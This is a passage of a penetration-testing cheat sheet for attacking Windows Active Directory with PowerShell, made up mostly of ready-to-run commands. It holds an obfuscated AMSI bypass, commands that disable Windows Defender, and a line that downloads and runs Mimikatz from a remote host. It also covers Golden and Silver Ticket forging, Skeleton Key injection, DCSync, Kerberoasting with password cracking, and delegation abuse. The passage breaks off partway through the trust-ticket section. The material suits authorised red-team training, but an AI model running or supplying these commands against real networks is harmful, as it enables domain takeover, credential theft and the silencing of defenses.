This cheat sheet contains common enumeration and attack methods for Windows Active Directory with the use of PowerShell.

Last update: **07 Dec 2022**

**Table of Contents**

* [Pre-requisites](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#pre-requisites)
* [PowerShell AMSI Bypass](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#PowerShell-AMSI-Bypass)
* [PowerShell Bypass Execution Policy](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#PowerShell-Bypass-Execution-Policy)
* [Windows Defender](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#windows-defender)
* [Remote Desktop](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#remote-desktop)
  + [Enable Remote Desktop](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#Enable-Remote-Desktop)
  + [Login with remote desktop](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#login-with-remote-desktop)
  + [Login with remote desktop with folder sharing](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#Login-with-remote-desktop-with-folder-sharing)
* [Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#enumeration)
  + [Users Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#users-enumeration)
  + [Domain Admins Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#domain-admins-enumeration)
  + [Computers Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#computers-enumeration)
  + [Groups and Members Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#groups-and-members-enumeration)
  + [Shares Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#shares-enumeration)
  + [OUI and GPO Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#oui-and-gpo-enumeration)
  + [ACLs Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#acls-enumeration)
  + [Domain Trust Mapping](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#domain-trust-mapping)
  + [Domain Forest Enumeration](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#domain-forest-enumeration)
  + [User Hunting](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#user-hunting)
  + [Enumeration with BloodHound](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#enumeration-with-bloodhound)
    - [Gui-graph Queries](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#gui-graph-queries)
    - [Console Queries](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#console-queries)
* [Local Privilege Escalation](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#local-privilege-escalation)
* [Lateral Movement](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#lateral-movement)
* [Persistence](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#persistence)
  + [Golden Ticket](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#golden-ticket)
  + [Silver Ticket](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#silver-ticket)
  + [Skeleton Key](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#skeleton-key)
  + [DCSync](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#dcsync)
* [Privilege Escalation](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#privilege-escalation)
  + [Kerberoast](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#kerberoast)
  + [Targeted Kerberoasting AS REPs](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#targeted-Kerberoasting-AS-REPs)
  + [Targeted Kerberoasting Set SPN](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#targeted-Kerberoasting-set-spn)
  + [Kerberos Delegation](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#kerberoast-delegation)
    - [Unconstrained Delegation](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#unconstrained-delegation)
      * [Printer Bug](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#printer-bug)
    - [Constrained Delegation](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#constrained-delegation)
  + [Child to Parent using Trust Tickets](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#Child-to-Parent-using-Trust-Tickets)
  + [Child to Parent using Krbtgt Hash](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#Child-to-Parent-using-krbtgt-hash)
  + [Across Forest using Trust Tickets](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#Across-forest-using-trust-tickets)
  + [GenericAll Abused](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#GenericAll-Abused)
* [Trust Abuse MSSQL Servers](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#trust-abuse-mssql-servers)
* [Forest Persistence DCShadow](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory#Forest-Persistence-DCShadow)

**Tools and Scripts**

* [PowerView](https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1)
  + [PowerView Tutorial](https://powersploit.readthedocs.io/en/latest/Recon/)
* [PowerView Dev](https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1)
* [PowerUpSQL](https://github.com/NetSPI/PowerUpSQL)
* [HeidiSQL Client](https://github.com/HeidiSQL/HeidiSQL)
* [AD Module](https://github.com/samratashok/ADModule)
* [PowerShell AMSI Bypass](https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell)
* [Neo4j - Community Version](https://neo4j.com/download-center/#community)
* [SharpHound](https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors)
  + [SharpHound Tutorial](https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html)
* [BloodHound](https://github.com/BloodHoundAD/BloodHound)
* [Rubeus](https://github.com/GhostPack/Rubeus)
* [MS-RPRN](https://github.com/leechristensen/SpoolSample)
* [Kekeo](https://github.com/gentilkiwi/kekeo/)
* [Mimikatz](https://github.com/gentilkiwi/mimikatz/)
* [Kerbrute](https://github.com/ropnop/kerbrute/)

**Pre-requisites**

**Using PowerView:**

. .\PowerView.ps1

**Using PowerView dev:**

. .\PowerView\_dev.ps1

**Using AD Module**

Import-Module .\Microsoft.ActiveDirectory.Management.dll

Import-Module .\ActiveDirectory\ActiveDirectory.psd1

**PowerShell AMSI Bypass**

# AMSI bypass

S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE ( ('1Q'+'2U') +'zX' ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )

**PowerShell Bypass Execution Policy**

# View the Execution Policy

Get-ExecutionPolicy


# List according to system levels

Get-ExecutionPolicy -List | Format-Table -AutoSize

# Bypass

function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype().getfield("\_context","nonpublic,instance").getvalue( $executioncontext)).gettype().getfield("\_authorizationManager","nonpublic,instance").setvalue($ctx, (new-object System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))} Disable-ExecutionPolicy

**Example:**

[](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/Example_execution-policy.PNG)

**Windows Defender**

**Disable Windows Defender**

# Turn Off


Set-MpPreference -DisableRealtimeMonitoring $true

**Disable Windows Defender and delete signatures**

# Turn Off

"c:\Program Files\Windows Defender\mpcmdrun.exe" -RemoveDefinitions -All Set-MpPreference -DisableIOAVProtection $true

**Example:**

[](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/Example_Defender01.PNG)

**Remote Desktop**

**Enable Remote Desktop**

# Turn On

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0

**Login with remote desktop**

# Login

rdesktop 172.16.20.20 -d corporate -u username -p password

**Login with remote desktop with folder sharing**

# Login

rdesktop 172.16.20.20 -d corporate -u username -p password -r disk:sharename=//home/username/Desktop/Tools

**Login with xfreerdp**

# Login

xfreerdp /u:username /p:password /v:172.16.20.20

**Login with xfreerdp with folder sharing**

# Login

xfreerdp /u:username /p:password /v:172.16.20.20 /drive:/home/username/Desktop/Tools

**Enumeration**

**Users Enumeration**

* **With PowerView**:

# Get the list of users

Get-NetUser

# Fitler by username

Get-NetUser -Username user01

# Grab the cn (common-name) from the list of users

Get-NetUser | select cn

# Grab the name from the list of users

Get-NetUser | select name

# Get actively logged users on a computer (needs local admin rights on the target)

Get-NetLoggedon -ComputerName <servername>

# List all properties

Get-UserProperty

# Display when the passwords were set last time

Get-UserProperty –Properties pwdlastset

# Display when the accounts were created

Get-UserProperty -Properties whencreated

* **With AD Module**:

# Get the list of users

Get-ADUser -Filter \*

# Get the list of users with properties

Get-ADUser -Filter \* -Properties \*

# List samaccountname and description for users

Get-ADUser -Filter \* -Properties \* | select Samaccountname,Description

# Get the list of users from cn common-name

Get-ADUser -Filter \* -Properties \* | select cn

# Get the list of users from name

Get-ADUser -Filter \* -Properties \* | select name

# Displays when the password was set

Get-ADUser -Filter \* -Properties \* | select name,@{expression={[datetime]::fromFileTime($\_.pwdlastset)}}

**Domain Admins Enumeration**

* **With PowerView:**

# Get the current domain

Get-NetDomain

# Get items from another domain

Get-NetDomain -Domain corporate.local

# Get the domain SID for the current domain

Get-DomainSID

# Get domain policy for current domain

Get-DomainPolicy

# See Attributes of the Domain Admins Group

Get-NetGroup -GroupName "Domain Admins" -FullData

# Get Members of the Domain Admins group:

Get-NetGroupMember -GroupName "Domain Admins"

* **With AD Module:**

# Get the current domain

Get-ADDomain

# Get item from another domain

Get-ADDomain -Identity corporate.local

# Get the domain SID for the current domain

(Get-ADDomain).DomainSID

# Get domain policy for current domain

(Get-DomainPolicy)."system access"

**Computers Enumeration**

* **With PowerView:**

# Get the list of computers in the current domain

Get-NetComputer

# Get the list of computers in the current domain with complete data

Get-NetComputer -FullData

# Get the list of computers grabbing their operating system

Get-NetComputer -FullData | select operatingsystem

# Get the list of computers grabbing their name

Get-NetComputer -FullData | select name

# Send a ping to check if the computers are alive (They could be alive but still not responding to any ICMP echo request)

Get-NetComputer -Ping

* **With AD Module:**

# Get the list of computers in the current domain with complete data

Get-ADComputer -Filter \* -Properties \*

# Get the list of computers grabbing their name and the operating system

Get-ADComputer -Filter \* -Properties OperatingSystem | select name,OperatingSystem

# Get the list of computers grabbing their name

Get-ADComputer -Filter \* | select Name

**Groups and Members Enumeration**

* **With PowerView:**

# Information about groups

Get-NetGroup

# Get all groups that contain the word "admin" in the group name

Get-NetGroup \*Admin\*

# Get all members of the "Domain Admins" group

Get-NetGroupMember -GroupName "Domain Admins" -Recurse

# Query the root domain as the "Enterprise Admins" group exists only in the root of a forest

Get-NetGroupMember -GroupName "Enterprise Admins" –Domain domainxxx.local

# Get group membership for "user01"

Get-NetGroup -UserName "user01"

* **With AD Module:**

# Get all groups that contain the word "admin" in the group name

Get-ADGroup -Filter 'Name -like "\*admin\*"' | select Name

# Get all members of the "Domain Admins" group

Get-ADGroupMember -Identity "Domain Admins" -Recursive

# Get group membership for "user01"

Get-ADPrincipalGroupMembership -Identity user01

**Shares Enumeration**

* **With PowerView:**

# Find shares on hosts in the current domain

Invoke-ShareFinder -Verbose

# Find sensitive files on computers in the current domain

Invoke-FileFinder -Verbose

# Search file servers. Lot of users use to be logged in this kind of server

Get-NetFileServer

# Find shares excluding standard, print and ipc.

Invoke-ShareFinder -ExcludeStandard -ExcludePrint -ExcludeIPC –Verbose

# Enumerate Domain Shares the current user has access

Find-DomainShare -CheckShareAccess

# Find interesting shares in the domain, ignore default shares, and check access

Find-DomainShare -ExcludeStandard -ExcludePrint -ExcludeIPC -CheckShareAccess

**OUI and GPO Enumeration**

* **With PowerView:**

# Get the organizational units in a domain

Get-NetOU

# Get the organizational units in a domain with name

Get-NetOU | select name

# Get the organizational units in a domain with full data

Get-NetOU -FullData

# Get all computers from "ouiexample". Ouiexample --> organizational Units

Get-NetOU "ouiexample" | %{Get-NetComputer -ADSpath $\_}

# Retrieve the list of GPOs present in the current domain

Get-NetGPO

# Retrieve the list of GPOs present in the current domain with displayname

Get-NetGPO| select displayname

# Get list of GPO in the target computer

Get-NetGPO -ComputerName <ComputerName> | select displayname

# Find users who have local admin rights over the machine

Find-GPOComputerAdmin –Computername <ComputerName>

# Get machines where the given user in member of a specific group

Find-GPOLocation -Identity <user> -Verbose

# Enumerate GPO applied on the example OU

Get-NetGPO -ADSpath 'LDAP://cn={example},CN=example'

* **With AD Module:**

# Get the organizational units in a domain

Get-ADOrganizationalUnit -Filter \* -Properties \*

**ACLs Enumeration**

* **With PowerView:**

# Enumerates the ACLs for the users group

Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs

# Enumerates the ACLs for the Domain Admins group

Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs

# Get the acl associated with a specific prefix

Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose

# Find interesting ACLs

Invoke-ACLScanner -ResolveGUIDs

# Check for modify rights/permissions for the user group

Invoke-ACLScanner -ResolveGUIDs | ?{$\_.IdentityReference -match "user"}

# Check for modify rights/permissions for the RDPUsers group

Invoke-ACLScanner -ResolveGUIDs | ?{$\_.IdentityReference -match "RDPusers"}

# Check for modify rights/permissions for the RDPUsers group

Invoke-ACLScanner | select ObjectDN,ActiveDirectoryRights,IdentityReferenceName

# Search of interesting ACL's for the current user

Invoke-ACLScanner | Where-Object {$\_.IdentityReference –eq [System.Security.Principal.WindowsIdentity]::GetCurrent().Name}

**Domain Trust Mapping**

* **With PowerView:**

# Get the list of all trusts within the current domain

Get-NetDomainTrust


# Get the list of all trusts within the indicated domain

Get-NetDomainTrust -Domain us.domain.corporation.local

# Get the list of all trusts for each domain it finds

Get-DomainTrustMapping

**Example:**

[](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/Example_trust01.PNG)

* **With AD Module:**

# Get the list of all trusts within the current domain

Get-ADTrust -Filter \*

# Get the list of all trusts within the indicated domain

Get-ADTrust -Identity us.domain.corporation.local

**Domain Forest Enumeration**

* **With PowerView:**

# Get all domains in the current forest

Get-NetForestDomain

# Get all domains in the current forest

Get-NetForestDomain -Forest corporation.local


# Map all trusts

Get-NetForestDomain -Verbose | Get-NetDomainTrust

# Map only external trusts

Get-NetForestDomain -Verbose | Get-NetDomainTrust | ?{$\_.TrustType -eq 'External'}

**Example:**

[](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/Example_trust02.PNG)

* **With AD Module:**

# Get all domains in the current forest

(Get-ADForest).Domains

# Map only external trusts

(Get-ADForest).Domains | %{Get-ADTrust -Filter '(intraForest -ne $True) -and (ForestTransitive -ne $True)' -Server $\_}

**User Hunting**

* **With PowerView:**

# Find all machines on the current domain where the current user has local admin access

Find-LocalAdminAccess -Verbose

# Find local admins on all machines of the domain

Find-DomainLocalGroupMember -Verbose

# Enumerates the local group memberships for all reachable machines the <domain>

Find-DomainLocalGroupMember -Domain <domain>

# Looks for machines where a domain administrator is logged on

Invoke-UserHunter

# Confirm access to the machine as an administrator

Invoke-UserHunter -CheckAccess

**Enumeration with BloodHound**

**Pre-requisites**

**Neo4j:**

Link: [Neo4j - Community Version](https://neo4j.com/download-center/#community)

**SharpHound:**

Link: [SharpHound](https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors)

**BloodHound:**

Link: [BloodHound](https://github.com/BloodHoundAD/BloodHound)

[](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/bloodhound.png)

**1. Install and start the neo4j service:**

# Install the service

.\neo4j.bat install-service

# Start the service

.\neo4j.bat start

**2. Run BloodHound ingestores to gather data and information about the current domain:**

# Gather data and information

. .\SharpHound.exe --CollectionMethod All

# Gather data and information

Invoke-BloodHound -CollectionMethod All -Verbose

**Gui-Graph Queries**

# Find All edges any owned user has on a computer

match p=shortestPath((m:User)-[r]->(b:Computer)) WHERE m.owned RETURN p

# Find All Users with an SPN/Find all Kerberoastable Users

match (n:User)WHERE n.hasspn=true

# Find workstations a user can RDP into

match p=(g:Group)-[:CanRDP]->(c:Computer) where g.objectid ENDS WITH '-513' AND NOT c.operatingsystem CONTAINS 'Server' return p

# Find servers a user can RDP into

match p=(g:Group)-[:CanRDP]->(c:Computer) where g.objectid ENDS WITH '-513' AND c.operatingsystem CONTAINS 'Server' return p

# Find all computers with Unconstrained Delegation

match (c:Computer {unconstraineddelegation:true}) return c

# Find users that logged in within the last 30 days

match (u:User) WHERE u.lastlogon < (datetime().epochseconds - (30 \* 86400)) and NOT u.lastlogon IN [-1.0, 0.0] return u

# Find all sessions any user in a specific domain

match p=(m:Computer)-[r:HasSession]->(n:User {domain: "corporate.local"}) RETURN p

# Find the active user sessions on all domain computers

match p1=shortestPath(((u1:User)-[r1:MemberOf\*1..]->(g1:Group))) MATCH p2=(c:Computer)-[\*1]->(u1) return p2

# View all groups that contain the word 'administrators'

match (n:Group) WHERE n.name CONTAINS "administrators" return n

# Find if unprivileged users have rights to add members into groups

match (n:User {admincount:False}) MATCH p=allShortestPaths((n)-[r:AddMember\*1..]->(m:Group)) return p

**Console Queries**

# Find what groups can RDP

match p=(m:Group)-[r:CanRDP]->(n:Computer) RETURN m.name, n.name ORDER BY m.name

# Find what groups can reset passwords

match p=(m:Group)-[r:ForceChangePassword]->(n:User) RETURN m.name, n.name ORDER BY m.name

# Find what groups have local admin rights

match p=(m:Group)-[r:AdminTo]->(n:Computer) RETURN m.name, n.name ORDER BY m.name

# Find all connections to a different domain/forest

match (n)-[r]->(m) WHERE NOT n.domain = m.domain RETURN LABELS(n)[0],n.name,TYPE(r),LABELS(m)[0],m.name

# Kerberoastable Users with most privileges

match (u:User {hasspn:true}) OPTIONAL MATCH (u)-[:AdminTo]->(c1:Computer) OPTIONAL MATCH (u)-[:MemberOf\*1..]->(:Group)-[:AdminTo]->(c2:Computer) WITH u,COLLECT(c1) + COLLECT(c2) AS tempVar UNWIND tempVar AS comps RETURN u.name,COUNT(DISTINCT(comps)) ORDER BY COUNT(DISTINCT(comps)) DESC

# Find users that logged in within the last 30 days

match (u:User) WHERE u.lastlogon < (datetime().epochseconds - (30 \* 86400)) and NOT u.lastlogon IN [-1.0, 0.0] RETURN u.name, u.lastlogon order by u.lastlogon

# Find constrained delegation

match (u:User)-[:AllowedToDelegate]->(c:Computer) RETURN u.name,COUNT(c) ORDER BY COUNT(c) DESC

# Enumerate all properties

match (n:Computer) return properties(n)

**Local Privilege Escalation**

**Using PowerUp:**

. .\PowerUp.ps1

Link: [PowerUp](https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1)

**BeRoot**

.\beRoot.exe

Link: [BeRoot](https://github.com/AlessandroZ/BeRoot/tree/master/Windows)

**PrivEsc**

. .\privesc.ps1

Link: [PrivEsc](https://github.com/enjoiz/Privesc/blob/master/privesc.ps1)

* **With PowerUp:**

# Performs all checks

Invoke-AllChecks

# Get services with unquoted paths and a space in their name

Get-ServiceUnquoted -Verbose

# Get services where the current user can write to its binary path or change arguments to the binary

Get-ModifiableServiceFile -Verbose

# Get the services whose configuration current user can modify

Get-ModifiableService -Verbose

# Let's add our current domain user to the local Administrators group

Invoke-ServiceAbuse -Name 'software\_xxx' -UserName 'corporate\student01'

* **With PrivEsc:**

# Performs all checks

Invoke-Privesc

**Lateral Movement**

* **Powershell Remoting:**

# Execute whoami & hostname commands on the indicated server

Invoke-Command -ScriptBlock {whoami;hostname} -ComputerName xxxx.corporate.corp.local

# Execute the script Git-PassHashes.ps1 on the indicated server

Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -ComputerName xxxx.corporate.corp.local

# Enable Powershell Remoting on current Machine

Enable-PSRemoting

# Start a new session

$sess = New-PSSession -ComputerName <Name>

# Enter the Session

Enter-PSSession $sess

Enter-PSSession -ComputerName <Name>

Enter-PSSession -ComputerName -Sessions <Sessionname>

* **Invoke-Mimikatz:**

# Execute Invoke-Mimikatz from computer xxx.xxx.xxx.xxx

iex (iwr http://xxx.xxx.xxx.xxx/Invoke-Mimikatz.ps1 -UseBasicParsing)

# "Over pass the hash" generate tokens from hashes

Invoke-Mimikatz -Command '"sekurlsa::pth /user:admin /domain:corporate.corp.local /ntlm:x /run:powershell.exe"'

**Persistence**

**Golden Ticket**

* **Invoke-Mimikatz:**

# Execute mimikatz on DC as DA to get hashes

Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

# Golden Ticket

Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:corporate.corp.local /sid:S-1-5-21-1324567831-1543786197-145643786 /krbtgt:0c88028bf3aa6a6a143ed846f2be1ea4 id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'

**Silver Ticket**

* **Invoke-Mimikatz:**

# Silver Ticket for service HOST

Invoke-Mimikatz -Command '"kerberos::golden /domain:corporate.corp.local /sid:S-1-5-21-1324567831-1543786197-145643786 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST /rc4:0c88028bf3aa6a6a143ed846f2be1ea4 /user:Administrator /ptt"'

**Skeleton Key**

* **Invoke-Mimikatz:**

# Command to inject a skeleton key

Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"'-ComputerName dcorp-dc.corporate.corp.local

**DCSync**

* **With PowerView and Invoke-Mimikatz:**

# Check if user01 has these permissions

Get-ObjectAcl -DistinguishedName "dc=corporate,dc=corp,dc=local" -ResolveGUIDs | ? {($\_.IdentityReference -match "user01") -and (($\_.ObjectType -match 'replication') -or ($\_.ActiveDirectoryRights -match 'GenericAll'))}

# If you are a domain admin, you can grant this permissions to any user

Add-ObjectAcl -TargetDistinguishedName "dc=corporate,dc=corp,dc=local" -PrincipalSamAccountName user01 -Rights DCSync -Verbose

# Gets the hash of krbtgt

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

**Privilege Escalation**

**Kerberoast**

**1. Enumeration with Powerview:**

# Find user accounts used as Service accounts with PowerView

Get-NetUser SPN

**2. Enumeration with AD Module:**

# Find user accounts used as Service accounts

Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

**3. Request a TGS:**

# Request a TGS - Phase 1

Add-Type -AssemblyNAme System.IdentityModel

# Request a TGS - Phase 2

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/dcorp-mgmt.corp.corporate.local"

# Check if the TGS has been granted

klist

**4. Export and crack TGS:**

# Export all tickets

Invoke-Mimikatz -Command '"kerberos::list /export"'

# Crack the Service account password

python.exe .\tgsrepcrack.py .\10k-worst-pass.txt .\3-40a10000-svcadmin@MSSQLSvc~dcorp-mgmt.corp.corporate.local-CORP.CORPORATE.LOCAL.kirbi

**Targeted Kerberoasting AS REPs**

**1. Enumeration with Powerview dev Version:**

# Enumerating accounts with Kerberos Preauth disabled

Get-DomainUser -PreauthNotRequired -Verbose

# Enumerating the permissions for RDPUsers on ACLs using

Invoke-ACLScanner -ResolveGUIDs | ?{$\_.IdentityReferenceName -match "RDPUsers"}

**2. Enumeration with AD Module:**

# Enumerating accounts with Kerberos Preauth disabled

Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth

# Set unsolicited pre-authentication for test01 UAC settings

Set-DomainObject -Identity test01 -XOR @{useraccountcontrol=4194304} -Verbose

**3. Request encrypted AS REP for offline brute force with John:**

# Request encrypted AS REP

Get-ASREPHash -UserName VPN1user -Verbose

**Targeted Kerberoasting Set SPN**

**1. With Powerview dev Version:**

# Check if user01 already has a SPN

Get-DomainUser -Identity User01 | select serviceprincipalname

# Set a SPN for the user

Set-DomainObject -Identity User01 -Set @{serviceprincipalname='ops/whatever1'}

**2. With AD Module:**

# Check if user01 already has a SPN

Get-ADUser -Identity User01 -Properties serviceprincipalname | select serviceprincipalname

# Set a SPN for the user

Set-ADUser -Identity User01 -ServicePrincipalNames @{Add='ops/whatever1'}

**3. Request a ticket:**

# Step 1 - Request a ticket

Add-Type -AssemblyNAme System.IdentityModel


# Step 2 - Request a ticket

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "ops/whatever1"

# Check if the ticket has been granted

klist

**Example:**

[](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/Example_SPN01.png)

**4. Export all tickets and Bruteforce the password:**

# Export all tickets using Mimikatz

Invoke-Mimikatz -Command '"kerberos::list /export"'

# Brute force the password with tgsrepcrack

python.exe .\kerberoast\tgsrepcrack.py .\kerberoast\wordlists.txt '.\3-40a10000-user01@ops~whatever1-CORP.CORPORATE.LOCAL.kirbi'

**Kerberos Delegation**

**Unconstrained Delegation**

**1. With Powerview:**

# Search for domain computers with unconstrained delegation enabled

Get-NetComputer -UnConstrained

# Search for domain computers with unconstrained delegation enabled from property name

Get-NetComputer -Unconstrained | select -ExpandProperty name

# Search for domain computers with unconstrained delegation enabled from property dnshostname

Get-NetComputer -Unconstrained | select -ExpandProperty dnshostname

**2. With AD Module:**

# Search for domain computers with unconstrained delegation enabled

Get-ADComputer -Filter {TrustedForDelegation -eq $True}

Get-ADUser -Filter {TrustedForDelegation -eq $True}

**Printer Bug**

**Pre-requisites**

**Rubeus:**

.\Rubeus.exe

Link: [Rubeus](https://github.com/GhostPack/Rubeus)

**Ms-rprn:**

.\MS-RPRN.exe

Link: [MS-RPRN](https://github.com/leechristensen/SpoolSample)

**1. Capture the TGT:**

# Start monitoring for any authentication

.\Rubeus.exe monitor /interval:5 /nowrap

**2. Run MS-RPRN.exe:**

# Run MS-RPRN.exe to abuse the printer bug

.\MS-RPRN.exe \\dcorp.corp.corporate.local \\dcorp-appsrv.corp.corporate.local

**3. Copy the base64 encoded TGT, remove extra spaces:**

# Use the ticket

.\Rubeus.exe ptt /ticket:<TGTofCorp>

**4. DCSync attack against Corp using the injected ticket:**

# Run DCSync with Mimikatz

Invoke-Mimikatz -Command '"lsadump::dcsync /user:corp\krbtgt"'

**Constrained Delegation**

**Pre-requisites**

**Kekeo:**

.\kekeo.exe

Link: [Kekeo](https://github.com/gentilkiwi/kekeo/)

**1. With Powerview dev Version:**

# Users enumeration

Get-DomainUser -TrustedToAuth

# Computers Enumeration

Get-DomainComputer -TrustedToAuth

# Search for domain computers with unconstrained delegation enabled from property dnshostname

Get-NetComputer -Unconstrained | select -ExpandProperty dnshostname

**2. With AD Module:**

# Enumeration users and computers with constrained delegation enabled

Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo

**3. With Kekeo:**

# Requesting TGT

tgt::ask /user:<username> /domain:<domain> /rc4:<hash>

# Requesting TGS

/tgt:<tgt> /user:Administrator@<domain> /service:cifs/dcorp-mssql.dollarcorp.moneycorp.local

# Use Mimikatz to inject the TGS

Invoke-Mimikatz -Command '"kerberos::ptt <kirbi file>"'

**4. With Rubeus:**

# Requesting TGT and TGS

.\Rubeus.exe s4u /user:<username> /rc4:<hash> /impersonateuser:Administrator /msdsspn:"CIFS/<domain>" /ptt

**Child to Parent using Trust Tickets**

**1. Look for [In] trust key from child to parent:**

# Look for [In] trust key from child to parent

Invoke-Mimikatz -Command '"lsadump::trust /patch"'

**2. Create the inter-realm TGT:**

# Create the inter-realm TGT

